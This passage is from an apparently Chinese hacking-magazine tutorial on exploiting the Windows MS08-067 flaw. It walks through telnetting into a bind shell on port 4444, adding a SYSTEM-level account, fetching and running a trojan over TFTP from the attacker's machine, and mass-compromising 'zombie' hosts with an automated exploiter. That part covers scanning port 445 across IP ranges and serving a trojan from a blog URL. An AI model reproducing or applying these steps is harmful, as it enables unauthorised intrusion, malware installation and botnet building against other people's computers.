


图5




图6

当我测试到127时终于成功了，如图6，接下来我们就可以尝试使用TELNET远程登录对方的电脑了，连接命令为**telnet 172.16.10.127 4444**，这个端口号4444是溢出程序中固定使用的，telnet的时候必需要有，不然是无法登录成功的。telnet登录成功了，不需要任何验证，就得到了对方主机的一个cmdshell，如图7，我们来添加个帐号，看看我们现在是什么权限，添加成功了，是系统权限哟，如图8。现在我们就可以在对方的电脑中想怎么玩就怎么玩了。




图7




图8

需要注意的是，这个漏洞可以多次重复被溢出，比如我们已经TELNET进去了，可是因为某些原因又断开了连接，此时我们重新执行**TELNET 172.16.10.127 4444**是无法连接成功的，必须再次溢出后才行。另外，我们TELNET进去后也会发现一个问题，就是如果输入错误，按退格键删除，然后改正后再回车执行，就会出现错误，如图9，这就是为什么有些小菜明明输入的命令正确可是为什么执行不了的原因，由于漏洞的原因在TELNET下面是不能使用退格键的，也就是说命令必须一次性输入成功，如果错误了就必须重新再来一次，不然怎么在原命令行上更改都是错误的（小编注：其实这个问题不是漏洞造成的，而是telnet的原因，建议大家在连接的时候尽量的使用nc，使用nc就不会出现这类的问题了），还有就是CLS清屏命令在TELNET下也是无效的，使用FTP也是没有回显的，如图10，如果我们想上传木马的话，除了使用FTP方式外，还可以使用TFTP




图9




图10

命令，相信看过X档案的朋友对于这些上传方法一定不陌生吧，我就不累赘了（如果小菜们还不会的话，可以参看我们最新出版的“傻瓜黑客”一书，里面就包括了常用的文件上传方法，木马的配置和各种上线方法，以及常用的各种注入方法等，非常适合初学者学习）。如果我们想使用TFTP命令的话，就执行“TFTP -i 你的IP地址 get 你要上传的文件”，然后直接运行木马就可以了。

三、大展神威




图11

现在大家都学会如何利用MS08067漏洞利用工具来抓肉鸡了吧，不过这样一台台的拿也太慢了吧，小菜们别心急，下面我就给大家详细介绍如何利用这个漏洞来批量抓肉鸡，首先请出目前名气最大、界面友好的狼牙08067全自动抓鸡器和小北编写的批量溢出工具，其工具界面分别如图11和图12所示，另外一类就是纯粹的脚本型抓鸡器了，我个人比较喜欢的是深蓝加强版，图片13。




图12




图13

第一类工具拥有非常友好的界面，其优点是显而易见的，特别是狼牙，经过简单的配置就能疯狂的抓鸡，而且自己的木马还可以通过VBS脚本采用HTTP方式来下载，不过这个脚本如果被查杀的话就有些得不偿失了，工具还可以随时显示抓鸡的进度，不过它占用的资源也比较大。而脚本类抓鸡器需要自己修改的东西则相对多一些，需要我们手动修改IP段，而且必须要按照格式来设置，稍微有点错误就不能正常抓鸡了，另外还需要配置自己的FTP服务器，保密性比较差，必须明文填写FTP帐号和密码，如果在服务器上抓肉鸡的话容易被反查，但是却可以实现7*24小时不间断循环来抓肉鸡，不过矛盾的是有可能会造成重复中马，产生许多未知的问题。

我重点介绍一下狼牙全自动抓鸡工具的详细使用，打开狼牙全自动MS08-067抓鸡器，分别填写好开始IP和结束IP，大家

可以填入一个IP段，但范围不要太大，不然容易卡死的，主机的数量最好每次保持在2000以内，在使用狼牙抓肉鸡前，我们也可以先配合S扫描器先大范围的扫描445端口，以便于提高溢出的效率。下面是线程数设置，如果有的朋友无法抓鸡的话，可以使用迅雷自带的XP优化工具来进行连接数的更改，改为512-1024就足够了，太大了也不好。至于端口号就使用默认的445，不然就无法准确抓肉鸡了。扫描方式一般建议使用TCP，如果没有结果，而对方也确实在线的话，就可以考虑使用SYN方式扫描一次，此项使用默认的TCP方式就行了。对于“木马地址”这一栏大家都非常熟悉吧，好多网马生成器的木马都是这样填写的，我们可以使用自己的BLOG空间等，如果还没有空间的话，X档案上目前可是有赠送空间的活动哟！我填写的是www.yofx.cn/yofx.exe，yofx.exe就是我放在自己BLOG根目录下的木马。

那我们要如何将生成的木马上传到自己的空间中呢，可以通过FTP进到网站根目录，一般都是WEB，当然也可能是WWWROOT，比如我们在根目录下创建一个目录muma，并把木马传到这个目录下，那么相应的地址也就变成www.yofx.cn/muma/yofx.exe了，我配置好的界面如图14所示。

